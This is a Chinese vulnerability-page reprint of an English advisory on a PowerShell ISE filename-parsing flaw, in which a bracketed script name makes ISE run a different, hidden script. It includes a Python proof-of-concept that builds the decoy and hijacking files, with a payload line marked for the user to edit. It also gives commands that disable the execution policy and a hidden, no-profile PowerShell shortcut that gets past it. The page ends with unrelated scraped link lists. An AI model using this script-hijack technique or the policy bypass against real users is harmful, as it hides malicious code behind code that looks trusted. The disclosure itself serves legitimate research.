
PowerShell ISE/文件名解析缺陷远程执行代码漏洞#RCE
基础信息
- ID 1337DAY-ID- 32642
- 类型 zdt
- Reporter hyp3rlinx
- 修改后的 2019-05-03 00:00:00
描述
在调试包含数组括号作为文件名一部分的特制PowerShell脚本时,Microsoft Windows PowerShell ISE将执行错误提供的代码。这可能导致ISE执行由文件名指向的攻击者提供的脚本,而不是当前加载主机应用程序中用户查看的“可信”PS文件。这破坏了PowerShell ISE的完整性,允许潜在的意外远程代码执行。
漏洞复现
如果没有开启运行Powershell的权限会报错。
PS C:\ProjectCode\PythonScript> .\[HelloWorldTutoria1].ps1

.\[HelloWorldTutoria1].ps1 : 无法加载文件 C:\ProjectCode\PythonScript\1.ps1,因为在此系统上禁止运行脚本。有关详细信息,

请参阅 https:/go.microsoft.com/fwlink/?LinkID=135170 中的 about_Execution_Policies。

所在位置 行:1 字符: 1

+ .\[HelloWorldTutoria1].ps1

+ ~~~~~~~~~~~~~~~~~~~~~~~~~~

    + CategoryInfo          : SecurityError: (:) [],PSSecurityException

    + FullyQualifiedErrorId : UnauthorizedAccess
假设如果可以直接操作Powershell,执行以下语句,可以开启运行powershell脚本的策略。
Set-ExecutionPolicy -Scope CurrentUser Unrestricted
如果不可以直接操作Powershell,那么则使用绕过Poweshell安全策略的方式运行Powershell。设置一个快捷方式:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Get-Content .\[HelloWorldTutoria1].ps1 | powershell.exe -windows hidden -nop -

当快捷方式运行后,同目录下的l.ps1会运行,效果是弹出计算器
PS C:\ProjectCode\PythonScript> .\[HelloWorldTutoria1].ps1

Hello World!
Exploit.ps1代码如下:
Write-Output "Hello World!"
l.ps1代码如下:
start calc.exe

Write-Output "Hello World!"
漏洞效果

引用信息
Windows PowerShell ISE / Filename Parsing Flaw Remote Code Execution Exploit

[+] Credits: John Page (aka hyp3rlinx)

[+] Website: hyp3rlinx.altervista.org

[+] Source:  http://hyp3rlinx.altervista.org/advisories/WINDOWS-POWERSHELL-ISE-FILENAME-PARSING-FLAW-RCE-0DAY.txt

[Vendor]

www.microsoft.com

[Product]

Windows PowerShell ISE

The Windows PowerShell Integrated Scripting Environment (ISE) is a host application for Windows PowerShell.

In the ISE, you can run commands and write, test, and debug scripts in a single Windows-based graphic user interface.

[Vulnerability Type]

Filename Parsing Flaw Remote Code Execution 0day

[References]

ZDI-CAN-8005

[Security Issue]

Windows PowerShell ISE will execute wrongly supplied code when debugging specially crafted PowerShell scripts that contain

array brackets as part of the filename. This can result in ISE executing attacker supplied scripts pointed to by the filename

and not the "trusted" PS file currently loaded and being viewed by a user in the host application. This undermines the integrity of

PowerShell ISE allowing potential unexpected remote code execution.

In PowerShell brackets are used to access array elements.

PS C:\> $a=1..10

PS C:\> $a[4]

5

However, when brackets are used as part of the filename it can be used to hijack the currently loaded file in place of another malicious file.

That file must contain a single matching char value which is also found in our specially crafted filename.

Requirements are both files must reside in the same directory. Example, if a file named [HelloWorldTutoria1].ps1 resides alongside a

file named 1.ps1 it will create a script hijacking condition. Note, the last letter is a number "1" not a lowercase "L".

Other things I discovered playing with PS filenames is we can target scripts using a single alphabetic or numeric char and certain symbols.

PowerShell scripts with only a single quote also work, [Pwned'].ps1 will load and execute ===> '.ps1 if debugged from the vuln ISE application.

These chars also get the job done:

"$" "_" "#" "^"  plus any single case insensitive letter a-z or numbers 0-9, [Hello_World].ps1 ====> _.ps1

[Hello].ps1 will execute this instead =====> h.ps1

Dashes "-" throw the following error: "The specified wildcard character pattern is not valid: [Hello-World].ps1" when pointing to

another PS file named -.ps1 and seems to treat it sort of like a meta-character.

[pw3d].ps1 <===== expected to execute

3.ps1 <===== actually executed

This exploits the trust between PowerShell ISE and the end user. So scripts debugged local or over a network share display "trusted" code

in ISE that is expected to run. However, when the user debugs the script a different script gets executed.

Interestingly, that second script does NOT get loaded into PowerShell ISE upon execution, so a user may not see anything amiss.

User interaction is required for a successful attack to occur and obviously running any unknown PowerShell script can be dangerous.

Again, this exploit takes advantage of "trust" where users can see and read the code and will trust it as everything looks just fine and

yet ... still they get PWNED!.

Tested successfully on Win7/10

Long live user interaction! lol...

[POC Video URL]

https://www.youtube.com/watch?v=T2I_-iUPaFw

[Exploit/POC]

After opening PS files in ISE, set the execution policy so can test without issues.

set-executionpolicy unrestricted -force

PS scripts over Network shares may get 'RemoteSigned' security policy issue so run below cmd.

set-executionpolicy unrestricted -force process

Choose 'R' to run once.

Below Python script will create two .ps1 files to demonstrate the vulnerable condition.

Examine the code, what does it say? it reads... Write-output "Hello World!"... now Run it...

BAM! other PS script executes!.

#PowerShell ISE 0day Xploit

#ZDI-CAN-8005

#ZDI CVSS: 7.0

#hyp3rlinx

#ApparitionSec

fname1="[HelloWorldTutoria1].ps1"    #Expected code to run is 'HelloWorld!'

fname2="1.ps1"                       #Actual code executed is calc.exe for Poc

evil_code="start calc.exe"           #Edit to suit your needs.

c=0

payload1='Write-Output "Hello World!"'

payload2=evil_code+"\n"+'Write-Output "Hello World!"'

def mk_ps_hijack_script():

    global c

    c+=1

    f=open(globals()["fname"+str(c)],"wb")

    f.write(globals()["payload"+str(c)])

    f.close()

    if c<2:

        mk_ps_hijack_script()

if __name__=="__main__":

    mk_ps_hijack_script()

    print "PowerShell ISE Xploit 0day Files Created!"

    print "Discovery by hyp3rlinx"

    print "ZDI-CAN-8005"

#  0day.today [2019-05-03]  #
来源
https://vulners.com/zdt/1337DAY-ID-32642
PowerShell ISE/文件名解析缺陷远程执行代码漏洞#RCE的更多相关文章
- HTTP.SYS远程执行代码漏洞分析 (MS15-034 )
写在前言: 在2015年4月安全补丁日,微软发布了11项安全更新,共修复了包括Microsoft Windows.Internet Explorer.Office..NET Framework.S ...
- HTTP.sys远程执行代码漏洞
远程执行代码漏洞存在于 HTTP 协议堆栈 (HTTP.sys) 中,当 HTTP.sys 未正确分析经特殊设计的 HTTP 请求时会导致此漏洞. http://bbs.safedog.cn/thre ...
- CVE-2013-1347Microsoft Internet Explorer 8 远程执行代码漏洞
[CNNVD]Microsoft Internet Explorer 8 远程执行代码漏洞(CNNVD-201305-092) Microsoft Internet Explorer是美国微软(Mic ...
- HTTP.SYS 远程执行代码漏洞分析(MS15-034 )
在2015年4月安全补丁日,微软发布了11项安全更新,共修复了包括Microsoft Windows.Internet Explorer.Office..NET Framework.Server软件. ...
- 【研究】CVE-2015-1635-HTTP.SYS远程执行代码漏洞(ms15-034)
1.1.1 漏洞描述 在2015年4月安全补丁日,微软发布的众多安全更新中,修复了HTTP.sys中一处允许远程执行代码漏洞,编号为:CVE-2015-1635(MS15-034 ).利用HTTP. ...
- Jenkins Java 反序列化远程执行代码漏洞(CVE-2017-1000353)
Jenkins Java 反序列化远程执行代码漏洞(CVE-2017-1000353) 一.漏洞描述 该漏洞存在于使用HTTP协议的双向通信通道的具体实现代码中,jenkins利用此通道来接收命令,恶 ...
- IIS_CVE-2015-1635-HTTP.SYS远程执行代码漏洞复现
CVE-2015-1635-HTTP.SYS远程执行代码漏洞复现 一.漏洞描述 远程执行代码漏洞存在于 HTTP 协议堆栈 (HTTP.sys) 中,当 HTTP.sys 未正确分析经特殊设计的 HT ...
- CVE-2019-0708远程桌面服务远程执行代码漏洞exp利用过程
CVE-2019-0708远程桌面服务远程执行代码漏洞 上边这洞是啥我就不多说了,描述类的自行百度. 受影响系统版本范围: Windows Server 2008 R2 Windows Server ...
- Microsoft .NET Framework 远程执行代码漏洞
受影响系统:Microsoft .NET Framework 4.8Microsoft .NET Framework 4.7.2Microsoft .NET Framework 4.7.1Micros ...
随机推荐
- vue-cli3 将自己写的组件封装成可引入的js文件
一.调整项目结构 首先用 vue-cli 创建一个 default 项目 // 顺便安利一篇文章<Vue 爬坑之路(十二)—— vue-cli 3.x 搭建项目> 当前的项目目录是这样的: ...
- 微信小程序 空白页重定向---二维码扫描第二次进入 不经过onLoad过程解析scene参数,跳转问题
在刚开始的时候将小程序的入口文件直接指向tabbar 的首页,此时出现问题:二维码扫描,第一次不关闭首页,第二次进入时:不会经过onLoad过程解析scene参数: 官方中解释:tabbar跳转方式触 ...
- .Net Core 过滤器
请求: public class MyRequest { [Required(ErrorMessage = "Name参数不能为空")]//Required 验证这个参数不能为空 ...
- git 从某一版本拉取新分支,并在新分支合并某几个commit
场景:需要回退至红框中的那个版本,并且只添加“缓存逻辑优化,增加加载中的状态”这一次commit,其他的commit不添加. 步骤: 1) 切换到指定分支 dev git checkout dev 2 ...
- Shell 01 shell概述
1.查看shells:/etc/shells /bin/sh /bin/bash /sbin/nologin /usr/bin/sh /usr/bin/bash /usr/sbin/nologin / ...
- Gym - 101955K Let the Flames Begin 约瑟夫环
Gym - 101955KLet the Flames Begin 说实话,没怎么搞懂,直接挂两博客. 小飞_Xiaofei的约瑟夫问题(Josephus Problem)3:谁最后一个出列 小飞_ ...
- 2019.7.9 校内测试 T2 极值问题
这一次是交流测试?边交流边测试(滑稽 极值问题 乍一看这是一道数学题,因为1e9的数据让我暴力的心退却. 数学又不好,不会化简式子嘞,咋办? 不怕,咱会打表找规律.(考场上真的是打表找出了规律,打表打 ...
- 顺序模型api
Compile:配置模型,然后进行训练 compile(optimizer, loss=None, metrics=None, loss_weights=None, sample_weight_mod ...
- 非旋treap
目录 核心思想 核心操作 其他操作 参考程序 核心思想 主要的思想与treap是一样的.通过让二叉查找树同时满足堆(随机参数)的性质来防止深度过大.与普通treap不同的是非旋treap通过树的分裂与 ...
- docker安装Tomcat并部署war项目
转载:https://blog.csdn.net/javahighness/article/details/82859596 1进入容器 docker exec -it mytomcat bash 以 ...